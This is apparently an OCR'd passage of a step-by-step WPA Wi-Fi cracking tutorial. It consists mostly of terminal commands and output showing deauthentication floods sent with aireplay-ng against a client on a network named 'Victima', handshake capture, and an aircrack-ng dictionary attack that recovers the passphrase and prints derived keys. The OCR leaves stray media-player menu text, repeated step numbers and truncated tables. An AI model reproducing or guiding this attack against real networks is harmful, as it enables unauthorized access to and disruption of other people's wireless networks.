
```
CH  6 ][ Elapsed: 8 s ][ 2011-12-09 05:19

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:32:1D:54  -46 100       88       28    3   6  54e  WPA  CCMP   PSK  Victima

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:32:1D:54  00:21:5C:50:DE:2D  -27    0 -12e  1129       25
```

Step 6 :- aireplay-ng -0 0 –a 1c:7E:E5:32:1D:54 -c   00:21:5C:50:DE:2D mon0



```
CH  6 ][ Elapsed: 1 min ][ 2011-12-09 05:21

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:32:1D:54  -48 100      1050      201    1   6  54e  WPA  CCMP   PSK  Victima

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:32:1D:54  00:21:5C:50:DE:2D  -28    0e-12e   626      373
```

```
root@root:~# aireplay-ng -0 30 -a 1C:7E:E5:32:1D:54 -c 00:21:5C:50:DE:2D mono0
```




videoplayback_221.FLV - VLC media player
Media Playback Audio Video Tools View Help
File Edit View Bookmarks Settings Help
08:53
10:57
75%
9:04 AM

```
CH  6 ][ Elapsed: 2 mins ][ 2011-12-09 05:22 ][ WPA handshake: 1C:7E:E5:32:1D:54

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5

BSSID

1C:7E:E5
```

```
root@root:~# aireplay-ng -0 30 -a 1C:7E:E5:32:1D:54 -c 00:21:5C:50:DE:2D mono0
05:21:24  Waiting for beacon frame (BSSID: 1C:7E:E5:32:1D:54) on channel 6
05:21:25  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [64|67 ACKs]
05:21:25  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [62|63 ACKs]
05:21:26  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [57|69 ACKs]
05:21:26  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [ 1|64 ACKs]
05:21:27  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [ 0|62 ACKs]
05:21:27  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [ 2|59 ACKs]
05:21:28  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [62|59 ACKs]
05:21:29  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [61|58 ACKs]
05:21:29  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [63|58 ACKs]
05:21:30  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [58|59 ACKs]
05:21:30  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [62|57 ACKs]
05:21:31  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [64|59 ACKs]
05:21:31  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [63|62 ACKs]
05:21:32  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [61|58 ACKs]
05:21:32  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [63|60 ACKs]
05:21:33  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [ 7|58 ACKs]
05:21:33  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [ 0|62 ACKs]
05:21:34  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [ 0|60 ACKs]
05:21:34  Sending 64 directed DeAuth. STMAC: [00:21:5C:50:DE:2D] [47|59 ACKs]
```

Step 6 :- aircrack-ng –w /pentest/wireless/aircrack-ng/test/password.list crack1.cap



```
                                 Aircrack-ng 1.1 r1899


                   [00:01:59] 76496 keys tested (656.33 k/s)


                         KEY FOUND! [ abril4de1969 ]


      Master Key     : 2C D0 B2 51 6E DA 31 00 37 68 35 01 33 3A BE FF
                       35 36 91 70 2B F3 D3 32 09 E1 3F 5A D1 AB 97 A5

      Transient Key  : 64 54 D8 F2 3C E9 41 7B 3C B1 FC E0 9F 6A B8 74
                       97 B0 AF 4F F8 39 6C F5 7E 0C 58 9B 29 A2 77 EA
                       0B 30 D4 32 A3 0B 3F D4 D0 47 64 91 3B 9B E2 2E
                       95 76 19 A3 E2 73 89 67 63 81 8D 32 DD 07 C6 60

      EAPOL HMAC     : 55 00 5B 24 71 5B 15 15 FE F3 5E E0 D0 58 2B FF
root@root:~# 
```